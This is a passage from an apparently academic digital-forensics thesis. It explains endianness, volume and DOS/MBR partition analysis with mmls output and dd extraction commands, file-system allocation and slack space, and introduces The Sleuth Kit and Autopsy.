Figure 3 and Figure 4 demonstrate how the two hex values 0x01020304, and 0x05060708 would be stored using each method. When examining disk and file system data it is important to keep the endian ordering of the original system in mind, otherwise incorrect values could be calculated. IA32-Based systems (for example Intel Pentium) and their 64-bit counterparts use the little-endian ordering, so an investigator must 'rearrange' the bytes if they want the most significant byte to be the left-most number. Sun SPARC and Motorola PowerPC (for example Apple computers) systems use big-endian ordering.

The most common technique for storing non-number information such as characters from a sentence is to encode the characters using ACSII [29] or Unicode [30]. ASCII uses a single byte to store each character and is quite capable of storing English characters; however it is quite limited for the rest of the world because their native symbols cannot be represented. Unicode helps solve this problem by using more than one byte to store the numerical version of a symbol. Unicode v4.1.0 standard [31] supports over 97,000 characters, which require four bytes per character instead of the one that ASCII requires. The three methods of storing a Unicode character are UTF-

32, UTF-16, and UTF-8. UTF-32 uses four bytes of each character, UTF-16 stores the most heavily used characters in two bytes, and lesser used characters in four bytes, UTF-8 may use one, two, or four bytes to store a character. UTF-8 and UTF-16 use a variable number of bytes to store each character and therefore make processing data more difficult.

Computers store information in data structures. These data structures are broken up into fields, and each field has a size and name, although this information is not saved with the data. The detailed information about data structures is usually published in specification documents, and these may or may not be publicly available. Fortunately many of the file systems in use today have been documented thoroughly so an investigator can find the necessary information related to how data may be stored on a particular system. For example, Microsoft has published their FAT32 File System Specification [32], and it may be viewed by all whom wish to see the detailed specifications of this file system.

4.2 Volume Analysis

Volumes are used to store file system and other structured data. During a digital investigation, an investigator may acquire the entire contents of a disk image, and import the disk image into an analysis tool. Many analysis tools attempt to automatically break the disk image into partitions, but sometimes they may encounter problems with this process. By having a basic understanding of how partitions are created and utilised as part of volumes, an investigator will be better prepared in the event of a corrupted volume image that investigation tools may have problems with.

Volume systems have two central concepts; one is to assemble multiple physical storage volumes into one logical storage volume, and the other is to partition logical storage volumes into independent partitions.

For the purpose of this document, the following definitions shall be used:

- Volume - defines a collection of addressable sectors that an Operating System (OS), or application can use for data storage. The sectors need not be consecutive on a physical storage device, a volume may be the result of assembling and merging other volumes contained on separate devices.
- Partition – defines a collection of consecutive sectors in a volume.

4.2.1 General Theory of Partitions

Partitions may be used for many scenarios including but not limited to the following:

- Some file systems have a maximum size that is smaller than hard disks.
- Many laptops use a special partition to store memory contents when the system is put to sleep.
- UNIX systems use different partitions for different directories to minimise the impact of file system corruption.

- IA32-based systems that have multiple operating systems may require separate partitions for each operating system.

Common partition systems have one or more tables, and each table entry describes a partition. The data in the entry will include the starting sector of the partition, the ending sector of the partition, and type of partition. If the starting and ending locations are non-existent or corrupt then a partition system can not function correctly. It is important to note, that in most cases the data found in the first and last sectors of a partition may not contain anything that identifies those sectors as the starting or ending sectors. Partition systems are dependent on the operating system, and not the type of interface on the hard disk.

4.2.2 Usage of Volumes in UNIX and Microsoft Windows

Typically Microsoft Windows operating systems will assign partitions contained within a volume names to identify those partitions as logical ‘drives’. For example, a hard disk volume that is partitioned into two smaller volumes may be assigned the names C, and D to each respective partition. A CD-Rom drive may be given the name E on a Microsoft Windows operating system. UNIX on the other hand does not present the user with several ‘drives’ like the Windows example, rather a directory structure with a series of directories that start from the root directory or ‘/’. Subdirectories of ‘/’ are either subdirectories in the same file system, or they are mount points for new file systems and volumes. For example a CD-ROM may be mounted at /mnt/cdrom in Linux (see Figure 5).




Figure 5 Mount points of two volumes and a CD-ROM in (A) Microsoft Windows and (B) a typical UNIX system

To minimize the impact of drive corruption and to improve efficiency, UNIX typically partitions each disk into several volumes. UNIX systems may include the following volumes:

- A volume for the root directory to store basic information. (/)
- A volume for user's home directories. (/home/)
- A volume to store applications. (/usr/)

It must be noted however, that all systems are unique and may have a completely different volume and mounting scheme.

4.2.3 Sector Addressing

Previously the LBA sector addressing method was discussed; however this method identifies the physical address of a sector. A volume is a collection of sectors, and each sector within a volume is assigned a Logical Volume Address, which is the address of a sector relative to the start of its volume. Logical volume addresses are typically used to describe the starting and ending locations of partitions.

When addressing sectors used within partitions these are usually defined relative to the start of the partition and not the start of the parent volume or disk. These Logical Partition Volume Addresses will not exist if a sector is not allocated to a partition.

4.2.4 Analysis Basics

When an investigator acquires a hard disk image and imports the image into analysis software to view the file system contents, the analysis software attempts to identify the partitions on the volume. In some cases the partition system may be corrupt or erased and the automated tools will not work.

4.2.4.1 Analysis Techniques

For analysis tools to accurately analyse file system contents, they need to locate the partition tables and process them to identify the partition layout contained within a volume. Some information may be stored in between partitions, and by processing the partition table an investigator (or automated tool) should be able to recognise areas of a volume that are not formally defined as part of a partition. Information contained in sectors between partitions may contain previous installation or hidden data.

4.2.4.2 Consistency Checks

It is important to check the boundaries of each partition relative to other partitions to ensure their integrity has not been compromised. This also serves as a method for identifying areas of a volume that have not been defined as part of a partition.

Partition ending locations should not occur past the start location of the next partition, and vice versa the start location of a partition should not occur before the ending location of the previous partition. It is possible to have unallocated space between partitions, as they do not have to be completely adjacent to each other.

4.2.4.3 Extracting the Partition Contents

Some forensic tools may require a partition image as input, rather than an entire volume image, or an investigator may wish to extract data in between partitions to separate files. Extracting data is a simple process when the layout is known, and the 'dd'[6] tool can be used to perform this process. The 'dd' tool is command line-based and takes several arguments. We will need the following to extract partition data:

- if: The disk image to read from
- of: The output file to save to
- bs: The size of the block to read each time, 512 bytes is the default
- skip: The number of blocks to skip before reading, each of size bs
- count: The number of blocks to copy from the input to the output, each of size bs
- conv=noerror,sync: Force 'dd' to continue after errors and to pad blocks to maintain address in the event of errors

To obtain the layout of partitions on an image we can use the mmls tool from The Sleuth Kit [33] as shown in **Error! Reference source not found.**.

Table 1 'mmls' output displaying three file system partitions

```
# ./mmls /dev/sda
DOS Partition Table
Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  -----   0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000001   0000000062   0000000062   Unallocated
02:  00:00   0000000063   0000208844   0000208782   Linux (0x83)
03:  00:01   0000208845   0015727634   0015518790   Linux (0x83)
04:  00:02   0015727635   0016771859   0001044225   Linux Swap / Solaris x86 (0x82)
```

The mmls tool organises partition table entries based on their starting sector and identifies the sectors that are not allocated to a partition. The first two lines, numbered 00, and 01, are the primary partition table and the unused space between the partition table and the first partition. We see from the output that lines 02 and 03

[6] 'dd' is a common Unix program whose primary purpose is the low-level copying and conversion of files.

are partitions with Linux file systems, and line 04 is a partition with a Linux Swap file system.

The details provided by the mmls output can be used with the ‘dd’ tool to extract the necessary partitions to a secondary image file. To extract the file system partitions from the disk image, we take the starting sector and size of each partition and pass them as arguments to ‘dd’ as shown in Table 2.

Table 2 'dd' Command

```
# dd if=/dev/sda of=part1.dd bs=512 skip=63 count=208782 conv=noerror,sync
# dd if=/dev/sda of=part2.dd bs=512 skip=208845 count=15518790 conv=noerror,sync
# dd if=/dev/sda of=part3.dd bs=512 skip=15727635 count=1044225 conv=noerror,sync
```

These commands take the /dev/sda device file as input and save the output to files part1.dd, part2.dd, and part3.dd. For each one, blocks of 512 bytes each are copied.

4.2.4.4 Recovering Deleted Partitions

During an investigation an investigator may come upon a volume that had the partition structure removed or corrupted. Analysis on these volumes becomes much more complex, but fortunately several tools exist to help recover partitions.

Partition recovery tools work by taking into account that a file system may have been located in each partition. Many file systems start with a data structure that has a constant ‘magic’ or signature value. For example, a FAT file system has the values 0x55 and 0xAA in bytes 510 and 511 of the first sector. Partition recovery tools search for these signature values to help identify where a partition may have started. Additional testing may be conducted on the range of values for a given data structure to ensure matched signature values are not simply a part of normal data.

Examples of two Linux tools that can be used for partition recovery include gpart [34], and TestDisk [35]. It is possible for both gpart and TestDisk to identify a number of file system types by testing sectors and assessing which file system type is the most probable.

4.3 DOS Partitions

The most commonly encountered partition used with Intel IA32 hardware is the DOS-Style partition. DOS partitions have been used for many years yet there is no official specification, and no standard name. Microsoft now calls disks using this type of partition system Master Boot Record (MBR) disks. Starting with Windows 2000, Microsoft also differentiates between basic and dynamic disks. A basic disk refers to either an MBR or GUID Partition Table (GPT) disk, and the partitions in the disk are independent and stand alone. Dynamic disks also can be either MBR or GPT disks, and the partitions can be combined and merged to form a single large partition. Basic disks have traditionally been associated with DOS partitions possibly due to GPT disks not being as common.

DOS partitions are used with Microsoft DOS, Microsoft Windows, Linux, and IA32-based FreeBSD and OpenBSD systems. Originally designed in the 1980s for small systems; DOS partitions are the most complex partitioning system and have been updated to handle large modern systems.

It is important that an investigator is aware of the potential complexity of DOS partition structures, as it is very easy to corrupt a partition table, and therefore often a compromised host may require more difficult methods for recovering information. The complexities of DOS partition structures also allow for information to be hidden from standard recovery tools.

4.3.1 General Overview

4.3.1.1 Basic MBR Concepts

A disk that is organised using DOS partitions has an MBR in the first 512-byte sector. The MBR contains boot code, a partition table, and a signature value [36] (see Figure 6).




Figure 6 MBR Layout

The boot code contains the instructions that tell the computer how to process the partition table and locate the operating system. The partition table has four entries, each of which can describe a DOS partition. Each entry has the following fields:

- Starting CHS address
- Ending CHS address
- Starting LBA address
- Number of sectors in partition
- Type of partition
- Flags

The type field identifies what type of data should exist in the partition; common examples include FAT, NTFS, and FreeBSD. Linux does not care what the type field specifies, and uses other methods for determining the type of data contained within a partition. However Microsoft Windows relies on the type field to determine the type of data contained within the partition. Windows will not try to mount a file system in a partition if it does not support the type specified in the type field. For example if one was to create a FAT file system partition, and modify the partition type value to

represent a Linux file system, the file system would be hidden from Windows as it would not attempt to mount the file system.

Each entry also contains a flag field that identifies which partition is the 'bootable' one. This is used to identify where the operating system is located when the computer is booting. Using the four entries in the MBR, we can describe a simple disk layout with up to four partitions (Figure 7).




Figure 7 A basic DOS disk with two partitions and the MBR

To further detail the example illustrated above, the output from The Sleuth Kit tool 'mmls' lists all sector allocation for partitions and MBR in Table 3.

Table 3 'mmls' output

```
DOS Partition Table
Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  -----   0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000001   0000000062   0000000062   Unallocated
02:  00:00   0000000063   0004819499   0004819437   Linux (0x83)
03:  00:01   0004819500   0012578894   0007759395   Linux (0x83)
```

From the 'mmls' output we can see the sector ranges allocated to the MBR in line 00, which in this example is only a single sector. Line 01 details unallocated sectors before the first partition starts. Line 02 details the first partition, and line 03 details the second partition.

4.3.1.2 Extended Partition Concepts

The MBR method allows for describing up to four partitions, however if we require more partitions we need to create an 'extended partition'. The first three entries in the MBR are used to create standard partitions; the fourth entry is used to create an extended partition that will fill up the remainder of the disk.

Definitions:

- Primary File System Partition – A partition whose entry is in the MBR and the partitions contains a file system or other structured data.
- Primary Extended Partition – A partition whose entry is in the MBR and the partition contains additional partitions. This partition contains a partition table to point to the first additional partition.




Figure 8 A DOS disk with three primary file system partitions and one primary extended partition

To further detail the example illustrated in Figure 8, the output from The Sleuth Kit tool 'mmls' lists all sector allocation for partitions and MBR in Table 4.

Table 4 'mmls' output

```
DOS Partition Table
Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  -----   0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000001   0000000062   0000000062   Unallocated
02:  00:00   0000000063   0001975994   0001975932   Linux (0x83)
03:  00:01   0001975995   0003951989   0001975995   Linux (0x83)
04:  00:02   0003951990   0005927984   0001975995   Linux (0x83)
05:  00:03   0005927985   0012578894   0006650910   DOS Extended (0x05)
06:  -----   0005927985   0005927985   0000000001   Extended Table (#1)
```

From the mmls output we can see the sector ranges allocated to the MBR in line 00, which in this example is only a single sector. Line 01 details unallocated sectors before the first partition starts. Lines 02, 03, and 04, detail the first three primary file system partitions, and line 05 details the primary extended partition.

The primary extended partition contains a linked list of partitions, and should be made as large as possible, as it may contain additional file system partitions called 'secondary file system partitions', or 'logical partitions' as they are referred to in Microsoft Windows.

Definitions:

- Secondary File System Partition – A partition that is located inside the primary extended partition bounds and contains a file system or other structured data.
- Secondary Extended Partition – A partition that contains a partition table and a secondary file system partition. This partition wraps around the secondary file system partition and describes where the file system is located, and where the next secondary extended partition is located.

Figure 9 illustrates how secondary partitions work. Secondary extended #1 contains a partition table that points to both Secondary File System #1 and Secondary Extended #2. Secondary extended #2 contains a partition table that points to Secondary File System #2, it could also point to another secondary extended partition, and this process could repeat until all the disk space has been utilised if required.




Figure 9 The basic theory behind the secondary extended and file system partitions

4.3.1.3 Putting the concepts together

If there is a need for only one to four partitions, then they can be created using only the MBR, and there is no need to worry about extended partitions. If there is a need for more than four partitions, then three can be created as MBR entries, and a primary extended partition can be allocated the remainder of the disk. Inside the primary extended partition the linked-list partitioning method is used to create extra partitions.

For example, to configure a 6GB disk with six 1GB partitions, three 1GB partition entries are made in the MBR, and the remaining 3GB is allocated to a primary extended partition. Within the primary extended partition three further 1GB partitions are created using the linked-list partition method.

When creating a primary extended partition, it will automatically contain a partition table to point to the first secondary file system partition and to the next secondary extended partition.

The linked-list partition method requires that a secondary file system partition that spans from 3GB to 4GB is created, and a secondary extended partition that spans from 4GB to 5GB is created. A partition table is inside the secondary extended partition, and it has entries for the secondary file system partition and an entry for another secondary extended partition that spans from 5GB to 6GB. A partition table is inside the last secondary extended partition and it has an entry for the final file system partition.

Table 5 lists how this 6GB drive with six 1GB partitions may be configured.

Table 5 'mmls' output

```
DOS Partition Table
Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  -----   0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000001   0000000062   0000000062   Unallocated
02:  00:00   0000000063   0001975994   0001975932   Linux (0x83)
03:  00:01   0001975995   0003951989   0001975995   Linux (0x83)
04:  00:02   0003951990   0005927984   0001975995   Linux (0x83)
05:  00:03   0005927985   0012578894   0006650910   DOS Extended (0x05)
06:  -----   0005927985   0005927985   0000000001   Extended Table (#1)
07:  -----   0005927986   0005928047   0000000062   Unallocated
08:  01:00   0005928048   0007903979   0001975932   Linux (0x83)
09:  01:01   0007903980   0009879974   0001975995   DOS Extended (0x05)
10:  -----   0007903980   0007903980   0000000001   Extended Table (#2)
11:  -----   0007903981   0007904042   0000000062   Unallocated
12:  02:00   0007904043   0009879974   0001975932   Linux (0x83)
13:  02:01   0009879975   0012578894   0002698920   DOS Extended (0x05)
14:  -----   0009879975   0009879975   0000000001   Extended Table (#3)
15:  -----   0009879976   0009880037   0000000062   Unallocated
16:  03:00   0009880038   0012578894   0002698857   Linux (0x83)
```

From these details we can see that lines 02, 03, and 04, detail the first three primary partitions. Line 05 details the primary extended partition, which has been allocated the remainder of the disk. Within the primary extended partition we can see lines 09, and 13 detail secondary extended partitions which contain their own partition tables, and file systems.

The linked list partition can be confusing, but it is important to remember that the secondary extended partitions wrap around the secondary file system partitions, and include both the partition table and file system partition.

When partitioning a hard disk with some software it may not become apparent to the user that secondary extended partitions are being created, as usually this level of detail is hidden from the user.

4.3.1.4 Boot Code

The boot code in a DOS disk exists in the first 446 bytes of the first 512-byte sector, which is the MBR. The end of the sector contains the partition table. The standard Microsoft boot code processes the partition table in the MBR and identifies which partition has the bootable flag set. When it finds such a partition, it looks in the first sector of that partition and executes code found there.

4.3.2 Data Structures

4.3.2.1 MBR Data Structure

DOS Partition tables exist in the MBR and in the first sector of each extended partition. All DOS partition tables use the same 512-byte structure; the first 446 bytes are reserved for assembly boot code. Extended partitions do not require boot code, and the first 446 bytes may contain hidden data in these types of partitions (see Table 6).

Table 6 Data Structures for the DOS Partition table.

Byte Range	Description	Essential
0-445	Boot Code	No
446-461	Partition Table Entry #1	Yes
462-477	Partition Table Entry #2	Yes
478-493	Partition Table Entry #3	Yes
494-509	Partition Table Entry #4	Yes
510-511	Signature Value (0xAA55)	No

The partition table has four 16-byte entries. The entries' structures are given in Table 7. CHS addresses are essential for older systems that rely on them, but are not essential on newer systems.

Table 7 Data Structure for DOS partition entries

Byte Range	Description	Essential
0-0	Bootable Flag	No
1-3	Starting CHS Address	Yes
4-4	Partition Type	No
5-7	Ending CHS Address	Yes
8-11	Starting LBA Address	Yes
12-15	Size in Sectors	Yes

The bootable flag is not always necessary, as some boot programs contained in the boot code section of the MBR may set the flag after asking the user to choose a partition to boot.

The starting and ending CHS addresses have an 8-bit head value, a 6-bit sector value, and a 10-bit cylinder value. Either the CHS or LBA addresses need to be set for each partition, but there is no need for both. It is up to the OS and the code that is used to boot the system to determine which values need to be set.

The partition type field identifies the file system type that should be in the partition. A list of common partition types is given in Table 8. Andries Brouwer has compiled a more detailed list that can be found in on the Partition Types web page [37] .

Table 8 Some of the type values for DOS partitions

Type	Description
0x00	Empty
0x01	FAT12, CHS
0x04	FAT16, 16-32 MB, CHS
0x05	Microsoft Extended, CHS
0x06	FAT16, 32 MB – 2 GB, CHS
0x07	NTFS
0x0b	FAT32, CHS
0x0c	FAT32, LBA
0x0e	FAT16, 32 MB – 2 GB, LBA
0x0f	Microsoft Extended, LBA
0x11	Hidden FAT12, CHS
0x14	Hidden FAT16, 16-32 MB, CHS
0x16	Hidden FAT16, 32 MB – 2 GB, CHS
0x1b	Hidden FAT32, CHS
0x1c	Hidden FAT32, LBA
0x1e	Hidden FAT16, 32 MB – 2 GB, LBA
0x42	Microsoft MBR. Dynamic Disk
0x82	Solaris x86
0x82	Linux Swap
0x83	Linux
0x84	Hibernation
0x85	Linux Extended
0x86	NTFS Volume Set
0x87	NTFS Volume Set
0xa0	Hibernation
0xa1	Hibernation
0xa5	FreeBSD
0xa6	OpenBSD
0xa8	Mac OSX
0xa9	NetBSD
0xab	Mac OSX Boot
0xb7	BDSI
0xb8	BDSI swap
0xee	EFI GPT Disk
0xef	EFI System Partition
0xfb	VMWare File System
0xfc	VMWare swap

Microsoft operating systems use the partition type to determine how to read and write data from the partition.

4.3.2.2 Extended Partition Data Structures

Extended Partitions use the same data structure in the first sector as the MBR does, but they use it to make a linked list. The partition table entries are slightly different, because the starting sector addresses are relative to other places on the disk besides the beginning of the disk.

The starting address for a secondary file system entry is relative to the current partition table. The starting address for a secondary extended partition entry is relative to the primary extended partition.

Furthermore the starting sector of a secondary file system partition is relative to a different place than the starting sector of a secondary extended partition.

4.3.3 Analysis Considerations

The partition table and boot code require only one sector, yet 63 are typically allocated for both the MBR and extended partitions because the partitions start on a cylinder boundary. Therefore sector 0 of the extended partition or MBR is used for code and the partition table, but sectors 1-62 may not be used. The unused area can be used for additional boot code, but it also may contain data from a previous installation, zeros, or hidden data.

The value in the partition type field of the partition table is not always enforced. Windows uses this field to identify which partitions it should try to mount, but users are given access to all partitions in operating systems, such as Linux.

Some versions of Windows may not create three primary partitions before creating an extended partition, and may create only one primary partition before relying on an extended partition for the remaining partitions.

When parts of a partition table have become corrupt it may be necessary to search for the extended partition tables. A search for the signature 0xAA55 could be conducted and may help to locate extended partitions.

4.4 File System Analysis

The main focus for an investigator when examining a hard disk will be the data contained within a partition. Partitions containing data will under most circumstances have their data organised using a particular type of file system. File systems provide a mechanism for users to store data in a hierarchy of files and directories, and consist of both structural and user data that is organised in such a way that the operating system knows where to find them.

Three of the more common types of file systems are FAT, NTFS, and Ext3 file systems, and these are detailed in Brian Carriers book, *"File System Forensic Analysis"* [19]. An investigator wishing to perform an extensive examination of a hard disk should understand and be aware of the unique attributes of individual file systems in order to arrive at an accurate conclusion.

4.4.1 Important Issues

4.4.1.1 Clusters

A cluster is defined as an allocation unit. It is a group of consecutive sectors. Most file systems group sectors together and handle the group as one unit. The cluster size (number of sectors per cluster) varies with the storage media and is fixed at the time of format.

4.4.1.2 Encrypted Files

File systems may contain files that are encrypted by the operating system such as Windows XP which has an encrypting file system (EFS) [38], third party programs such as PGP [39], or other encryption based filing systems such as the Linux AES encrypted loop back images [40].

Information contained within encrypted files may be inaccessible to an investigator if they are unable to decrypt the contents of the files. It may be possible for an investigator to located unencrypted copies of the encrypted information in temporary files or unallocated space [41].

4.4.1.3 Allocation Strategies

An Operating System can use different strategies for allocating data units, however where possible it will attempt to allocate consecutive data units. When a file does not have consecutive data units it is called fragmented. Three possible allocation strategies are 'First Available', 'Next Available', and 'Best Fit', and some file systems may specify what strategy should be used.

Allocation strategy is generally Operating System dependent, so a strategy used by Microsoft Windows 98 may differ from the strategy used by Microsoft Windows XP.

First Available Strategy

The first available strategy searches for an available unit starting with the first data unit in the file system. If a second data unit is required then once the first unit has been allocated, the search for an available allocation unit starts again from the beginning of the file system.

This strategy can easily produce fragmented files as files may not be allocated as a whole in consecutive allocation units. The strategy also overwrites deleted data at the beginning of the file system more quickly than other strategies, which may in turn make it more difficult to recover deleted content from the beginning of the file system.

Next Available Strategy

The next available strategy searches for an available unit starting from the most recently allocated data unit in the file system. If a second data unit is required then once the first unit has been allocated, the search for an available allocation unit starts again from the location of the first data unit.

Like the first available strategy, this strategy can also produce fragmented files, as files may not be allocated as a whole in consecutive allocation units. This strategy is more balanced for data recovery ability as data units at the beginning of the file system are not reallocated until the data units at the end have been reallocated.

Best Fit Strategy

The best fit strategy searches for consecutive data units that fit the needed amount of data. This strategy works well if it is known how many data units a file will need, however when a file size increases in size the new data units will likely be allocated somewhere else and the file can still become fragmented.

This strategy offers the least chance that a file will initially be fragmented when allocated. If insufficient consecutive allocation units are available then either the first available or next available allocation strategies may be employed.

4.4.1.4 Wiping Techniques

Common wiping techniques include software that writes zeros or random data to the data units that a file allocated or to all unused data units. Third party wiping tools are available for many operating systems; however tools that are built into the Operating System are the most effective at wiping all data because third party tools often rely on the operating system to act in a certain way and may not be as reliable.

Secure deletion is becoming more common and is a standard feature on some operating systems. Secure deletion makes an investigator's job more difficult when attempting to recover data, and in some situations it may be almost impossible to recover data without the use of specialised hardware equipment such as that offered by Veeco Instruments [21].

The study by Garfinkel and Shelat [22] outlines the use of Disk Sanitization Processes in 2003, and it is reports like this that have helped push the use of secure deletion techniques by corporations and private users.

4.4.1.5 Slack Space

Slack space occurs when the size of a file is not a multiple of a cluster size. A file must allocate a full cluster, even if it needs only a small part of it and the unused bytes in the last cluster are called ‘slack space’.

For example, a file system that has a cluster size of 2,048 bytes would need to allocate the full 2,048 bytes of space even for a file that is only 100 bytes in length. The last 1948 bytes would be slack space.

Some operating systems do not wipe the allocation units before they are allocated to files, so slack space may contain data from previous files. This situation is made worse by the fact that hard disks may be able to physically allocate data in smaller blocks, for example it is common for hard disks to allocate data in 512 byte blocks (Typically this is the size of a single sector). In the previous example the Operating System uses a file system that uses 2,048 bytes as the smallest allocation unit; if the file is 100 bytes in length the operating system may pad the 412 bytes with zeros to make up the minimum hard disk block size, however the remainder of the 2,048 byte allocation unit may not be padded with zeros and the data that previously existed in those sectors on the disk will continue to exist.

Slack space is an important concept, as it is dependent on the functionality of the Operating System as to what is written to disk, rather than the file system in use. Slack space is considered allocated data, yet it may contain data from a previously deleted file.

4.5 Summary

Hard Disk Drives serve as a non-volatile bulk storage medium for many electronic devices, and are often the main focus of a Digital Forensic investigation. Different Operating Systems provide different allocation structures on Hard Disk Drives, often providing many non standard areas for information to be hidden. With the various allocation structures available, it is imperative that a Digital Forensic Investigator be aware of possible information hiding locations available with each structure.

Technology advances have brought many new features to each new specification and different Hard Disk Drives will provide different levels of functionality based on the systems they are connected to and the interface standards used. It is important that investigators use the most compatible system to ensure that all the features of the Hard Disk Drive are available, or at least use an analysis machine that is comparable to the compromised system the Hard Disk Drive was removed from.

Chapter 5 The Sleuth Kit and Autopsy Forensic Browser

5.1 Introduction

The Sleuth Kit [33] is an open source forensic toolkit for analysing Microsoft and UNIX file systems and disk images. The Sleuth Kit enables investigators to identify and recover evidence from images acquired during incident response or from live systems. The Sleuth Kit is open source, which allows investigators to verify the actions of the tool or customise it to a specific need. The Sleuth Kit is developed independently from commercial and academic organisations by Brian Carrier, who also develops the Autopsy Forensic Browser.

The Sleuth Kit is based on two of the most popular and well known open source forensic tools, namely The Coroners Toolkit (TCT) [3] by Dan Farmer and Wietse Venema, and TCTUtils by Brian Carrier. The Sleuth Kit was initially developed with assistance from @stake [42] and was called 'The @stake Sleuth Kit' (TASK). The Autopsy Forensic Browser was initially developed as a graphical interface to TCT, and TCTUtils.

It is recommended that the command line tools contained within The Sleuth Kit are used with the Autopsy Forensic Browser. The Autopsy Forensic Browser is a graphical interface to the tools of The Sleuth Kit and automates many of the procedures and provides features such as image searching and MD5 image integrity checks.

The author of The Sleuth Kit, and Autopsy Forensic Browser, has been involved with digital forensics for over a decade, and continues to write papers, and provide support for his products. With the support and underlying knowledge behind The Sleuth Kit and Autopsy Forensic Browser they are an excellent addition to any investigator's forensic toolkit, as any problems are quickly handled and overcome with help from the author and support community.

The case studies provided within this thesis will primarily be conducted using tools from The Sleuth Kit via the Autopsy Forensic Browser, and other open source tools.

5.2 The Sleuth Kit

The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. The file system tools allow an examiner to perform a non-intrusive examination of file systems on a suspect computer. The tools do not rely on the operating system to process the file systems, making it possible to access deleted and hidden content.

The media management tools allow an examination of the layout of disk and other media. The Sleuth Kit supports DOS partitions, BSD partitions (disk labels), Mac partitions, and Sun slices (Volume Table of Contents). Using these tools an investigator can identify where partitions are located and extract them so they can be analysed with the file system analysis tools. (Note: With version 2.0 of The Sleuth Kit, the tools support disk images as input, and no longer require the input to be split into partition images.)

The Sleuth Kit tools will analyse disk or file system images generated by 'dd', or similar applications that create a raw image. The 'dd' tool is found on most UNIX systems and is available for Windows systems. NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems are supported by the tools. One of the biggest advantages of these tools is that they may be run on a live UNIX system during Incident Response without modifying the A-Times[7] of accessed files, allowing an investigator to view files that may have been hidden by rootkits.

The tools are designed to be low-level and each performing an individual task, which when used together, can be used to perform a full analysis.

[7] A-Times are part of the MAC time group, representing the Modified time, Access time, and Change time of a file.

